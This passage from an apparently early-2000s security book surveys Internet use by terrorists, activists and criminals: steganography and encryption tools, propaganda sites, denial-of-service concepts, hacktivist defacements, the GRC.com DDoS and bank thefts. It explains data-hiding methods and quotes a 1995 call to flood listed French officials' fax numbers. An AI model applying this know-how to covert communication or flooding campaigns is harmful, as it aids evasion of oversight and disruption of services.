Having identified some of the types of effects that terrorists might want to use the Internet to achieve, let us now examine the tactics and tools that they would use to realize their aim. In the case of Osama bin Laden, he is apparently communicating via the Internet using steganography and encryption. Dealing with the two issues separately for the purposes of describing them in no way implies that the two (steganography and encryption) do not go together; in fact, quite the reverse. If you are paranoid and you want to make sure that your messages get through undetected and in a state that is unreadable to anyone who might detect their presence, then the combination of techniques is a powerful one.

Data Hiding

What is steganography? The word "steganography" literally means "covered writing" and is derived from Greek. It includes a vast array of methods of secret communications that conceal the very existence of the message. In real terms, steganography is the technique of taking one piece of information and hiding it within another. Computer files, whether they are images, sound recordings, text and word processing files, or even the medium of the disk itself, all contain unused areas where data can be stored. Steganography takes advantage of these areas, replacing them with the information that you wish to hide. The files can then be exchanged with no indication of the additional information that is stored within. A selected image, perhaps of a pop star, could itself contain another image or a letter or map. A sound recording of a short conversation could contain the same information. In an almost strange twist in the use of steganography, law enforcement, the entertainment industry, and the software industry have all started to experiment with the use of steganography to place hidden identifiers or trademarks in images, music, and software. This technique is referred to as digital watermarking.

How does it work? Well, the concept is simple. You want to hide one set of data inside another but the way that you achieve this will vary, depending on the type of material in which you are trying to hide your data. If you are hiding your data in the unused space of a disk,[7] you are not, primarily, constrained by the size of the data because you can break it into a number of sections that can be hidden in the space described below. Storage space on disks is divided into clusters that in Microsoft DOS and Windows file systems are of a fixed-size. When data is stored to the disk, even if the actual data being stored requires less storage than the cluster size, an entire cluster is reserved for the file. The unused space from the end of the file to the end of the cluster is called the slack space. For DOS and older Windows systems that use a 16-bit File Allocation Table (FAT), this results in very large cluster sizes for large partitions. As an example, if the partition on the disk was 2 Gb in size, then each cluster would be 32 Kb. If the file being stored on the disk only required 8 kb, the entire 32-Kb storage space would be allocated, resulting in 24 Kb of slack space in the cluster. In later versions of the Microsoft Windows operating system, this problem was resolved (or at least reduced) by the use of a 32-bit FAT that supported cluster sizes as small as 4 Kb, even for very large partitions. Tools to enable you to do this are available on the Internet for free; examples of this type of tool include:

- *S-Mail.* This is a steganographic program that will run under all versions of DOS and Windows. The system uses strong encryption and compression to hide data in EXE and DLL files. (Yes, it is possible to hide files within full working programs; after all, that is what a virus does.) The software has a pleasant user interface and has functions in place to reduce the probability of its hiding scheme being detected by pattern or ID string scanners (these are tools that can identify the use of steganographic techniques).




FIGURE 47.1 Steganography.

- *Camouflage.* This is a Windows-based program that allows you to hide files by scrambling them and then attaching them to the end of the file of your choice. The camouflaged file then appears and behaves like a normal file, and can be stored or e-mailed without attracting attention. The software will work for most file types and has password protection included.
- *Steganography Tools 4.* This software encrypts the data with one of the following: IDEA, MPJ2, DES, 3DES, and NSEA in CBC, ECB, CFB, OFB, and PCBC modes. The data is then hidden inside either graphics (by modifying the least significant bit of BMP files), digital audio (WAV files), or in unused sectors of floppy disks.

If you are attempting to hide data in files, no matter what the type, then you have two options:

- You can hide your material in the file by adding to the data that is already there and thus increase the size of the file.
- You can replace some of the data that is already in the file with the information that you want to hide and retain the same file length but have a slightly reduced quality in the original representation.

To explain this in more detail, if you are using an image file to hide data, the normal method is to use the least significant bit of each information element as a place to store hidden data. In doing this, the changes to the image are so subtle as to be undetectable to the naked eye, but the changes are significant enough for steganographic software to be able to hide relatively large quantities of information in the image and also for the software to recognize a pattern within the image that it can use to reveal hidden material. It would not be unrealistic to hide the contents of this chapter in a relatively small image; for example, if you look at the two images that are reproduced in Figure 47.1, they are relatively small and yet it is possible to hide more than 30 pages of text within one of them with no noticeable degradation in the quality of the image.

For the most part, the size of the file and the quality of the image are not significant; after all, if you do not have the before and after copies of the file or image on hand, how can you tell that the file has grown or that the image has been degraded? Even when you look at the two images above side by side, it is not possible to detect any significant difference.

Other methods that can be used to hide data in other types of files include:

- The use of programs such as Snow, which is used to conceal messages in ASCII text by appending white spaces to the end of lines. In a conventional page of text, there are normally 80 columns of

information to the page. When we use a text file to save information that we have created on a computer screen, we do not use all 80 columns. If the word at the end of the line falls short of the 80th column, then we get a carriage return character after the last letter. If it is the last line of a paragraph, then there may be a considerable number of unused columns in the row. The Snow program fills in all of these unused spaces and uses the least significant bit of each of the bytes to hold an element of the hidden message.

- Software such as wbStego lets you hide data in bitmaps, text files, HTML, and PDF files. The data is encrypted before it is embedded in the carrier file.
- If you want to hide messages in music and sound files (MP3), then software such as MP3Stego will hide information in these files during the compression process. The data is first compressed, encrypted, and then hidden in the MP3 bit stream. Although MP3Stego was written with steganographic applications in mind, again there is the potential for it to be used for the good of the music and movie industries by allowing them to embed a copyright symbol or watermark into the data stream. An opponent who discovers your message in an MP3 stream and wishes to remove it can uncompress the bit stream and recompress it, which will delete the hidden information. The data hiding takes place at the heart of the encoding process, namely in the inner loop. The inner loop determines the quantity of the input data and increases the process step size until the data can be coded with the available number of bits. Another loop checks that the distortions introduced by the process do not exceed the predefined threshold.
- Linux enthusiasts have programs such as StegFS,[8] which is a steganographic file system for Linux. Not only does it encrypt data, but it also hides it such that it cannot be proved to be there.

This large choice of software and encoding schema gives terrorists a wide set of options to suit the chosen methods of communication. If the selected method of covering the communications is through a newsgroup that exchanges music, then the use of an MP3 encoder is most sensible. After all, if the other users of the newsgroup have the same taste in music as the sender and recipient of the message, there is no problem; they can download the file, play it, enjoy it, and yet be totally unaware of the hidden content. If the chosen method of communication is one of image sharing, then again, the images can be posted in public, with anyone able to view the images, but only those who are aware of the additional content are likely to use tools to extract it. On the plus side of this is that, increasingly, it is possible to detect the use of steganography. Software is now becoming available that will identify the use of an increasing range of the steganographic packages in use.

One example of a tool that can detect the use of steganography is the Steganography Detection & Recovery Toolkit (S-DART), which was sponsored by the U.S. Air Force Research Laboratories[9] and commissioned by WetStone Technologies, Inc. The aim of this kit was to develop algorithms and techniques for the detection of steganography in digital image files, audio files, and text messages. The aim of the project was to develop a set of statistical tests that could detect the use of steganography and also identify the underlying method that was used to hide the data.

Another tool is Stegdetect, an automated tool for detecting steganographic content in images. It is capable of revealing a number of different steganographic methods used to embed hidden information in JPEG images. Currently, the methods that can be detected by this software package are jsteg, jphide for UNIX and Windows, invisible secrets, and outguess 01.3b. While these tools are still limited in the range of data hiding techniques that they can detect, their range will increase rapidly; however, as with viruses and most other forms of malicious code on the Internet, the detection tools will always lag somewhat behind the tools that provide the capability.

Cryptography

It makes sense that if you are a terrorist and you want to communicate using the Internet, you are not going to risk your life or your liberty when people are not able to recognize the use of steganography on its own. Because the steganographic software is not interested in the type of material that it is incorporating into the carrier file, it will hide an encrypted message just as happily as it will hide a cleartext message.

An encryption program scrambles information in a controlled manner through the use of a cryptographic key. In the past, you sent a message encrypted with a particular key to someone and they had to be in possession of the same key to decrypt the message. This is known as symmetrical cryptography. This, unfortunately, meant that you had to communicate the key to the person to whom you were sending the message.

This was achievable for governments that have the infrastructure to distribute the cryptographic keys in a secure manner; however, this type of approach is just not realistic for the general public to consider. Only in recent years has such technology been increasingly found in the public domain. Perhaps the best known of the publicly available high-grade encryption systems is Pretty Good Privacy (PGP), the system developed by Phil Zimmerman. As a result of the prominence that PGP has achieved, this discussion will concentrate on a description of cryptography on this system.

PGP is a public-key encryption software package that was initially intended for the protection of electronic mail. When PGP was published domestically in the United States as a freeware offering in 1991, it was very quickly adopted all over the world, with the result that it has become the *de facto* worldwide standard for encryption of e-mail.

The author of the PGP software was under investigation for a period of about three years by authorities (the U.S. Customs Service) who were investigating a possible breach in arms control relating to the export of weapons, including high-grade encryption. It is one of the nonsenses of the age of technology that it was considered to be an offense to export the software package that incorporated the encryption algorithm, but there seemed to be no problem with leaving the country with the algorithm printed on a t-shirt. The investigation into the situation was finally closed, without Zimmerman being indicted, in January 1996.

It is interesting that, in at least one interview, Zimmerman stated, as part of the rationale for the development of PGP, that the software was now used all over the world, particularly in Central America, in Burma, and by the government in exile from Tibet, as well as by human rights groups and human rights activists who were documenting the atrocities of death squads and keeping track of human rights abuses. He went on to state that he had been told by these groups that, if the governments involved were to gain access to the information that had been encrypted, all of the individuals involved would be tortured and killed. Again, who is the terrorist? Who is the freedom fighter?

Propaganda

Another reason why a terrorist organization might use the Internet is to spread the organization's message and further its cause. For this, the Internet is an outstanding tool. It is the most widely used, uncontrolled medium that has international reach. The number of organizations that have exploited this reach and lack of censorship is huge. Some of the better examples include the Provisional Irish Republican Army (PIRA), the Euskadi Ta Askatasuna (ETA), the Mexican Zapatistas, and the Chechen rebels.

The PIRA has a well-founded presence on the Internet through the auspices of its political wing, Sinn Fein, and publications with a strong online presence such as An Phoblact. Web sites that support the aspirations and the "cause" of the PIRA have been initiated in a number of countries; some good examples are the Sinn Fein home page[10] and Sinn Fein Online.[11] Other informative sites can be found at the Irish Republican Network[12] and the Trinity Sinn Fein Web sites.[13] In addition to the large number of sites that provide information on the IRA, other sites provide a different perspective on the conflict in Northern Ireland, with some of the sites providing a more balanced view than others, but undoubtedly that statement in itself demonstrates a prejudice, as other people might take a different view of the balance of reporting of the sites. The conflict in Northern Ireland is one of the longest-running "terrorist" actions that has taken place in the English-speaking world; not surprisingly, it attracts a lot of comment and debate and has a significant presence on the Web. Although the PIRA is the best known of the groups that represent one side of the conflict, a large number of other groups claim to be active in the province, including:

- Continuity Irish Republican Army
- Combined Loyalist Military Command
- Irish National Liberation Army
- Irish People's Liberation Organization
- Irish Republican Army
- Loyalist Volunteer Force
- Real Irish Republican Army
- Ulster Defence Association
- Ulster Freedom Fighters

The majority of these also have, to a greater or lesser degree, a Web presence, some of the more notable of which are:

- The Irish People's Liberation Organization,[14] which represents another view of the republican perspective
- A loyalist view found at the Ulster loyalist Web page[15]
- The Ulster Volunteer Force (UVF) presence at the UVF page of the Loyalist Network[16]

In addition to all of these many partisan views of the situation are a number of sites that allegedly attempt to provide a "neutral" view of the situation. Examples of these sites can be found at Rich Geib's Universe[17] or the Irish Republican Army Information Site.[18] Other sites that provide insight into the attitudes of, and toward, the various parties in the province can be found at Vincent Morley's flags Web page[19] and a unionist Mural Art from Belfast page.[20]

An example of a terrorist site from another part of Europe is the case of the Euskadi Ta Askatasuna (ETA). This violent terrorist group, which lays claim to a portion of northern Spain and southern France, has its own Web presence to present the case for its grievances, to explain its culture and history, and to justify its actions and seek support. As with other similar groups, it has its supporters and detractors, both of which use the Web to try to influence the opinions of the readership. In the case of supporters of ETA and the Basque state, which they themselves refer to as "Euskal Herria," the primary Web pages are the *Euskal Herria Journal,* which promotes itself as *Basque Journal*[21] and puts forward the aims and expectations of the group that it represents, and the Basque Red Net,[22] which puts forward a very well-developed argument based on the culture and history of the area. A view of ETA from the Spanish government can be seen at the Ministry of the Interior page that has the title "ETA — Murder as Argument."[23] This Web page is produced in three languages (Spanish, French, and English) to enable the widest reasonable readership of the arguments presented. One French view of the issues can be seen at the Web site of the Mediapaul Project.[24]

In an example from Central America, the Zapatista rebels in the Chiapas region of Mexico have become one of the most successful examples of the use of information systems and communications by a hugely outnumbered and outresourced group of activists. The Zapatistas used the Internet to outmaneuver the Mexican government and to bring world pressure to bear on a situation that was entirely internal to Mexico. The use of the Internet gained the Zapatistas not only support from throughout Mexico but also from the rest of the world. It will also now be used as a template for actions in other parts of the world, and the implications of the Zapatista rebellion will have an effect on other confrontations with contemporary capitalist economic and political policies. The surge of support for this (to European and North American eyes) very parochial action in a Central American republic came when a report, written for Chase Emerging Markets clients by Riordan Roett, was apparently leaked to Silverstein and Cockburn's *Counterpunch* newsletter. The report was found to call for the Mexican government to "eliminate" the Zapatistas to demonstrate its command over the internal situation in Mexico. When this news and the report were posted on the Web, there was worldwide reaction against the Mexican government, America, and the American bank that had commissioned the report.

Part of the response to this news was an increase in the hacking of Mexican government Web sites. In addition, the Electronic Disturbance Theater (EDT)[25] released what they referred to as a digital translation

of the Zapatista Air Force Action, which they called the Zapatista tribal port scan. This was carried out to commemorate a nonelectronic act that involved, on January 3, 2000, the Zapatista Air Force "bombarding" the Mexican Army federal barracks with hundreds of paper airplanes on each of which was written a message for the soldiers monitoring the border.

Despite the fact that the action in the Chiapas region has effectively been underway since 1994, there was still support and online action such as that by the EDT in 2001.

In the former Soviet Union, the situation with regard to the ongoing conflict in Chechnya is one that the media is now starting to class as an "information war." The Chechen separatists are primarily represented on the Internet by two sites: one from the Chechen Republic of Ichkeria and the other from Kavkaz–Tsentr.[26] The Ichkeria site is seldom updated, but the Kavkaz–Tsentr site is reported as an example of a professional approach to information war. This site is kept up to date with daily reports on Chechen military successes against Russian forces, as well as more light-hearted items and events that surround Chechnya.

According to numerous reports from organizations, including the BBC, Moscow is applying the same tactics that it observed NATO using in the former Republic of Yugoslavia to try to win the information war in Chechnya. In the previous Chechen war that started in 1994, the then-fledgling commercial station NTV showed graphic pictures from both sides of the conflict; however, now the Russian broadcasters and press are much more selective in their reporting of the fighting.

The Kavkaz–Tsentr site has been repeatedly targeted by hacker attacks since at least 1999. The hackers have repeatedly defaced the Web site with anti-Chechen images and slogans and have redirected traffic intended for the site to a Russian Information Center site; however, the site has normally managed to restore normal operations within 24 hours.

Reaction to the World Trade Center and Pentagon Attacks

This has been inserted here because the case to be highlighted shows the dangers of "vigilantes" and people who, for the best of intentions, take actions for which they have not researched the background information. The action in question was reported by Brian McWilliam of "Newsbytes"[27] on September 27, 2001. He revealed that members of a coalition of vigilante hackers had mistakenly defaced a Web site of an organization that had had offices in the World Trade Center. The hacker group, called the Dispatchers, attacked the Web site of the Special Risks Terrorism Team, which in fact was owned by the Aon Corporation. The other sites that were attacked by this group were both in Iran, which for the geographically challenged is not in Afghanistan, and both were in fact hostile to the Taliban regime and Osama bin Laden. One can understand the anger and frustration and the desire to strike out in the aftermath of the attacks, but this type of action by uninformed and nonrepresentative individuals does much to damage relationships with countries and organizations that have not (at least in recent years) caused any offense and are in fact sympathetic to the cause.

Denial of Service

When a terrorist organization cannot achieve its objective by the means that are normally used — the bullet and the bomb — it has the potential to use the Internet and the connectivity of the systems on which we now rely so heavily to gain the desired impact. There are a number of advantages and disadvantages to this approach, but if the normal techniques cannot be used it provides another vector of attachment to be utilized that has the advantages of being untraceable to the source and nonlethal.

When compared to the average activity of a hacker, who has limited capability in terms of equipment and sustainability, the terrorist will normally have a greater depth of resources and of motivation. An action that is taken in support of a cause that is believed in will have a much higher motivation to succeed than the whim of an idle mind or simple curiosity.

What Is a Denial of Service Attack?

A denial of service (DoS) attack is characterized by an attempt by an attacker or attackers to prevent legitimate users of a service from using that service. Types of DoS attacks include:

- Network flooding, resulting in the prevention of legitimate network traffic
- Attempts to disrupt connections between two machines, resulting in the prevention of access to a service
- Attempts to prevent a particular individual from accessing a service
- Attempts to disrupt service to or from a specific system or person

Not all disruptions to service, even those resulting from malicious activity, are necessarily DoS attacks. Other types of attack include denial of service as a component, but the denial of service itself may be part of a larger attack. The unauthorized use of resources may also result in denial of service; for example, an intruder might make use of an organization's anonymous FTP area as a location where they can store illegal copies of software, using up disk space and CPU time and generating network traffic that consumes bandwidth.

The Impact

Denial Of Service attacks can disable either the computer or the network. In doing so, this can neutralize the effectiveness of an organization. DoS attacks can be carried out using limited resources against a large, sophisticated, or complex site. This type of attack may be an "asymmetric attack." An asymmetric attack is one in which a less capable adversary takes on an enemy with superior resources or capabilities. For example, an attacker using an old PC and a slow modem might be able to attack and overcome a much faster and more sophisticated computer or network.

Types of Attack

Denial of service attacks can manifest themselves in a number of forms and can be targeted at a range of services. The three primary types of DoS attacks are:

- *Destruction or alteration of configuration information for a system or network.* An incorrectly configured computer may not operate in the intended way or operate at all. An intruder may be able to alter or destroy the configuration information and prevent the user from accessing his computer or network. For example, if an intruder can change information in your routers, the network may not work effectively, or at all. If an intruder is able to change the registry settings on a Windows NT machine, the system may cease to operate or certain functions may be unavailable.
- *Consumption of precious resources.* Computers and networks need certain facilities and resources to operate effectively. This includes network bandwidth, disk space, CPU time, applications, data structures, network connectivity, and environmental resources such as power and air conditioning.
- *Physical destruction or modification of network elements.* The primary problem with this type of attack is physical security. To protect against this type of attack, it is necessary to protect against any unauthorized access to the elements of your system — the computers, routers, network elements, power and air conditioning supplies, or any other components that are critical to the network. Physical security is one of the main defenses used in protecting against a number of different types of attacks in addition to denial of service.

Denial of service attacks are normally targeted against network elements. The technique that is normally used in an attack is to prevent the host from communicating across the network. One example of this type of attack is the synchronization (SYN) flood attack. In this type of attack, the attacker initiates the process of establishing a connection to the victim's machine. It does this in a way that prevents the completion of the connection sequence. During this process, the machine that is the target of the attack has reserved one of a limited number of data structures required to complete the impending connection. The result is that legitimate connections cannot be achieved while the victim machine is waiting to complete bogus "half-open" connections.

This type of attack does not depend on the attacker being able to consume your network bandwidth. Using this method, the intruder is engaging and keeping busy the kernel data structures involved in establishing a network connection. The effect of this is that an attacker can execute an effective attack against a system on a very fast network with very limited resources.

According to a report posted on May 23, 2001, the Computer Emergency Response Team/Coordination Center (CERT/CC), one of the most important reporting centers for Internet security problems, was offline for a number of periods on a Tuesday and Wednesday as a result of a distributed denial of service (DDoS) attack.[28]

The CERT/CC posted a notice on its Web site on Tuesday saying that the site had been under attack since 11:30 a.m. EST that day and, as a result, at frequent intervals it was either unavailable or access to the site was very slow. The CERT/CC is a government-funded computer security research and development center that is based at Carnegie Mellon University in the United States. The site monitors Internet security issues such as hacking, vulnerabilities, and viruses, and issues warnings related to such issues and incidents.

The center issues warnings and sends alerts via e-mail. According to the report, the organization was still able to conduct its business and had not lost any data. News of the attack on CERT/CC came on the day after researchers at the University of California at San Diego issued a report stating that over 4000 DoS attacks take place every week.

A DDoS attack such as the one experienced by the CERT/CC occurs when an attacker has gained control of a number of PCs, referred to as zombies, and uses them to simultaneously attack the victim. According to an unclassified document[29] published November 10, 2001, by the NIPC, technologies such as Internet Relay Chat (IRC), Web-based bulletin boards, and free e-mail accounts allow extremist groups to adopt a structure that has become known as "leaderless resistance." Some extremist groups have adopted the leaderless resistance model, in part, to "limit damage from penetration by authorities" that are seeking information about impending attacks. According to the report, which was prepared by NIPC cyber-terrorism experts, "An extremist organization whose members get guidance from e-mails or by visiting a secure Web site can operate in a coordinated fashion without its members ever having to meet face to face."

In addition to providing a means of secure communications, the range and diversity of Internet technologies also provide extremists with the means to deliver a "steady stream of propaganda" intended to influence public opinion and also as a means of recruitment. The increasing technical competency of extremists also enables them to launch more serious attacks on the network infrastructure of a nation-state that go beyond e-mail bombing and Web page defacements, according to the NIPC.

According to a separate article on international terrorism by a professor at Georgetown University, the leaderless resistance strategy is believed to have been originally identified in 1962 by Col. Ulius Amos, an anti-Communist activist, and this approach was advocated in 1992 by a neo-Nazi activist, Louis Beam.

Information Warfare Tactics by Activists

What does an activist seek to achieve by using information warfare techniques? It is likely that the types of activity that an activist will undertake will be very similar to those of a terrorist group, with the main difference being the scale and the type of target. One of the main aims of activists is to achieve their goals by exerting pressure through a route other than the government or a corporate process, although they may also use this route. If they can exert this pressure on the targeted organization through denial of service or through propaganda, they will do so, but they will also use the Internet to communicate with their colleagues and fellow activists and to gain information or intelligence on their target to identify its weak points. Activists were, historically, groups of people with a common cause who wanted to bring pressure to bear on the "establishment." The establishment might be a government, an international organization such as the World Trade Organization, or even an industry sector, such as the petrochemical industry or the biotech sector.

Denial of service attacks do not have to be sophisticated to have an impact. In 1995, during the detonation of nuclear tests in the Pacific, a number of groups, including Greenpeace, took online action to put pressure on the French government. The actions ranged in scope and type from those reported by Tony Castanha,[30] who said that the Hawaii Coalition against Nuclear Testing would be conducting its second protest of the summer on Sunday, September 3, 1995, at 8:30 a.m. He reported that the Coalition would be gathering at the Diamond Head end of Ala Moana Park and then march to Kapiolani Park. The Coalition requested readers' help to support a nuclear test ban and to voice their concern on French nuclear testing. The online posting also requested that people attending the protest bring signs and banners with them. This was an effective use of the online resource to inform people of a physical gathering and to keep them informed of the latest local news with regard to their issues.

Another online action that was part of the Greenpeace campaign against the French nuclear tests was an international fax campaign. The campaign was advertised online and details of the fax numbers that were nominated as targets were listed, together with printers that were apparently available. An extract from the material on the Web page is given below.

> E-Mail the French Embassy in Wellington — Tell Monsieur Chirac what you think mailto:remote-printer.french_embassy/wellington/NZ@6443845298.iddd.tpc.int

The Greenpeace postings also advocated that participants should send e-mails to one of the leading French newspapers, *Le Monde* — mailto:lemonde@vtcom.fr. — to express their concern. The postings urged participants to:

> … inundate these numbers with protest e-mail. Note: Jacques Chirac's e-mail address was closed within one day of posting here so … if you could send one fax every week to any or every number below, that would be brilliant!
>
> THE NUMBERS ARE:
> Jacques Chirac, President de la Republic
> +33 1 47 42 24 65
> +33 1 42 92 00 01 (not working at present)
> +33 1 42 92 81 88 (not working at present)
> +33 1 42 92 81 00
> Fax Number: +33 1 42 92 82 99
>
> Charles Millon, Ministere de la Defense (Defence Minister)
> +33 1 43 17 60 81 (not working at present)
>
> Herve de Charette, Ministere des Affaires Etrangeres
> +33 1 45 22 53 03 (not working at present)

Also given were the fax numbers of a number of leading French individuals and organizations. The individuals included Alain Juppe (Prime Minister), and the organizations included the French Embassy in London, the French Institute in Taipei, the French Nuclear Attaché in Washington, and the Nuclear Information Centre at the French Embassy in Washington. This relatively early example of the use of the Internet by activists to bring pressure to bear (in this case, on the French government) showed a range of ways in which the technology could be used. These included e-mail protests to individuals and a newspaper, the dissemination of fax numbers for use by people who could then block these numbers with the volume of calls that were made to them, and the dissemination of information about local actions that could be accessed by a large number of people.

Another example of online activity by pressure groups can be seen in the September 2000 fuel protests that took place across Europe. Not only was the Internet used to post news of the current situation with the fuel protest to keep the people involved informed of the latest situation in each of the countries and regions, but it was also used to mobilize activists to considerable effect.

An example of the results achieved can be seen in the online news posting that was headlined "Berlin stands firm over fuel protest." This was posted on September 20, 2000. The news item reported that

Germany's transport minister, Reinhard Klimmt, had said that the government would not hand out any concessions to German haulers, despite the fact that concessions had been handed out elsewhere in Europe, and that any such move would have to be part of a coordinated European Union effort. This statement was made after German truckers and farmers held up traffic in a series of protests over the high price of fuel on Tuesday, but the government refused to cut taxes and criticized other European governments that had done so, with both France and Italy having offered to cut tax on diesel fuel to appease truckers in those countries.

Another online action by activists targeted the world trade summit. This action was planned by a coalition of cyber-protesters who intended to flood 28 Web sites associated with the free trade negotiations at the Summit of the Americas with e-mail messages and requests for Web pages. The participants hoped to gain enough support to effectively mount a DoS attack. The action was apparently led by a group called the Electrohippies. This hacktivist action was intended to mirror the summit's schedule, which started on Friday evening and ran through the weekend to Sunday in Quebec City. Leaders from 34 nations were meeting there to discuss the establishment of a single free-trade zone that would extend from Canada in the north to Chile in the south.

One of the fastest growing activities on the Web is the defacement of Web pages. The rationale for the defacement and the selection of the target for the attack is totally dependent on the cause that the attacker is supporting. Examples of this type of attack include:

- The attack on the Kriegsman fur company by the hacker "The Ghost Shirt Factory" on November 12, 1996 — The Web site was defaced by the animal rights activists who made clear their dislike of the fur trade.
- An attack on the Web site of the Republic of Indonesia by a hacker known as "TOXYN" on February 11, 1997 — This attack was on the Web site of Indonesia's Department of Foreign Affairs and was claimed to be an action taken in protest against Indonesia's occupation of East Timor.
- Another attack on the Republic of Indonesia took place the following year when hackers known as "LithiumError/ChiKo Torremendez" defaced approximately 15 Indonesian domains at the same time. This was claimed to be a part of an anti-President Suharto campaign.
- Another example, this time from France, occurred when the French National Front Web site was defaced by a hacker known as "RaPtoR 666." The attack took place on January 28, 1999, and the hacker defaced the Web site in French, but an English-language version was also made available by a hacker known as the "GrandMeister."

These examples are but a tiny fraction of the thousands of Web site defacements that now take place every day around the world. Archives of hacked Web sites can be found in a number of locations, but some of the more popular sites are the Onething Archive[31] and the 2600 magazine archive.[32]

The use of propaganda by activists is an effective weapon in their armory. Through its distributed nature and the lack of control that exists on the Internet, it is extremely easy to get a message published, and with determination and resources anyone can put up a very effective presence to support a cause. It could be said that any terrorist or activist Web sites, or the sites of the regimes or topics that they oppose, are placed on the Web for the purposes of propaganda. It is worth remembering that plain and simple facts that to you or me are indisputable are, to others, propaganda produced by a system that they oppose. A number of Web sites have dealt with this subject in some depth and have largely poked fun at the more obvious cases of propaganda, whether they are from governments or from other organizations. One of these sites, Propaganda & Psychological Warfare Studies,[33] looks at the situation in Africa, and another, the Extremist propaganda Web page,[34] pokes fun primarily at the American culture.

Another group becoming more of a domestic terrorist factor in the United States is the eco-terrorists, who appear to be out to "save the planet from human destruction." Currently, they appear to be happy blowing up buildings and destroying laboratory research equipment which ironically are in some cases being used to help the environment.

Information Warfare Tactics by Miscreants in General

The catch-all category of *miscreant* is really here because many other people and groups out there cannot be classified as either terrorist or activist but can still have a significant impact on a country, an organization, or an individual. This includes groups such as drug cartels and other organized crime groups such as the Mafia. The tactics that they will use will depend on the level of skill they possess, the target of their attention, and the effect they are trying to cause.

One small but significant grouping is that of the anarchists and techno-anarchists. It is surely surprising that the anarchists that are active on the Internet can organize themselves well enough to have an impact, given that the definition of an anarchist is:

> *An-ar-chist \an-er-kist, -ar- \ n (*1) one who rebels against any authority, established order, or ruling order; (2) one who believes in, advocates, or promotes anarchism or anarchy, esp. one who uses violent means to overthrow the established order.

Does their joining together in a common cause mean that they are not true anarchists, or does it mean that the definition is wrong?

Typically, the targets for anarchists have been governments and large multinational companies, but in recent years there has been a significant shift towad targeting meetings of the G8 and other institutions perceived to have an effect on the world economy, such as the World Bank. Recent meetings of the heads of governments have increasingly come under violent attack from the anarchists and this has been mirrored in the activity seen on the Internet. The cause of a denial of service attack from this portion of the population will be totally dependent on the relationship between the attacker and the target. The attack may be as the result of a perceived slight on an individual by another individual or an organization, or as part of a concerted attack that is part of a wider event. One set of observed attacks that fall into this group is the well-documented but totally unexplained attacks on a site known as GRC.COM:

> On the evening of May 4th, 2001, GRC.COM suddenly dropped off the Internet. I immediately reconfigured our network to capture the packet traffic in real-time and began logging the attack. Dipping a thimble into the flood, I analyzed a tiny sample and saw that huge UDP packets — aimed at the bogus port "666" of grc.com — had been fragmented during their travel across the Internet, resulting in a blizzard of millions of 1500-byte IP packets. We were drowning in a flood of malicious traffic and valid traffic was unable to compete with the torrent. At our end of our T1 trunks, our local router and firewall had no trouble analyzing and discarding the nonsense, so none of our machines were adversely affected. But it was clear that this attack was not attempting to upset our machines, it was a simple brute-force flood, intended to consume all of the bandwidth of our connection to the Internet…and at that it was succeeding all too well. Gibson Research Corporation is connected to the Internet by a pair of T1 trunks. They provide a total of 3.08 megabits of bandwidth in each direction (1.54 megabits each), which is ample for our daily needs.
>
> We know what the malicious packets were, and we will soon see (below) exactly how they were generated. But we haven't yet seen where they all came from. During the seventeen hours of the first attack (we were subsequently subjected to several more attacks), we captured 16.1 gigabytes of packet log data. After selecting UDP packets aimed at port 666…. I determined that we had been attacked by 474 Windows PCs. This was a classic "Distributed" Denial of Service (DDoS) attack generated by the coordinated efforts of many hundreds of individual PCs.

After some investigation, the victim of the attack was contacted by the attacker who posted the following messages to him:

> hi, its me, wicked, im the one nailing the server with udp and icmp packets, nice sisco router, btw im 13, its a new addition, nothin tracert cant handle, and ur on a t3 … so up ur connection foo, we will just keep comin at you, u cant stop us "script kiddies" because we are better than you, plain and simple.

[In this message, the attacker revealed himself to be 13 years old.]

> to speak of the implemented attacks, yeah its me, and the reason me and my 2 other contributers, do this is because in a previous post you call us "script kiddies," at least so i was told, so, I teamed up with them and i knock the hell out of your cicso router

In this posting, the attacker reveals that he has had the help of a couple of friends, subsequently named as hellfirez and drgreen, but reveals that the denial of service attacks (there were six in all) were caused because someone has told him (WkD) that the victim had referred to him as a "script kiddie." If such a perceived (but unconfirmed) insult generates this level of reaction, then the consequences of a real event are impossible to guess.

Some of the easier-to-remember cases of theft on the Internet are cases that originated in Russia, the most notorious being the Citibank theft that was perpetrated by Vladimir Levin. Although the eventual result of this attack was reported to be a loss of $400,000, the exposure of the bank during the attack was reported as $10 million to $12 million. Levin was captured as he passed through London and in 1998 he was sentenced to three years in jail. Another Russian case was that of "Maximus," a cyber-thief who stole a reputed 300,000 credit card numbers from Internet retailer CD Universe during 1999 and demanded a $100,000 ransom not to release them onto the Internet. When the money was not paid, he posted 25,000 of the credit card numbers onto a Web site. The impact of this was that 25,000 people had their credit details exposed to the world. The only possible outcome of this action would be the replacement of all the affected cards with the respective cost implications. It is notable that in Russia, according to Anatoly Platonov, a spokesman for the Interior Ministry's "Division R" that handles computer crimes, there had been 200 arrests made in the first three months of the year 2000, which was up from just 80 in all of 1998. He speculated that this rise in the number of arrests may reflect an increased police effectiveness rather than a growth in crimes.

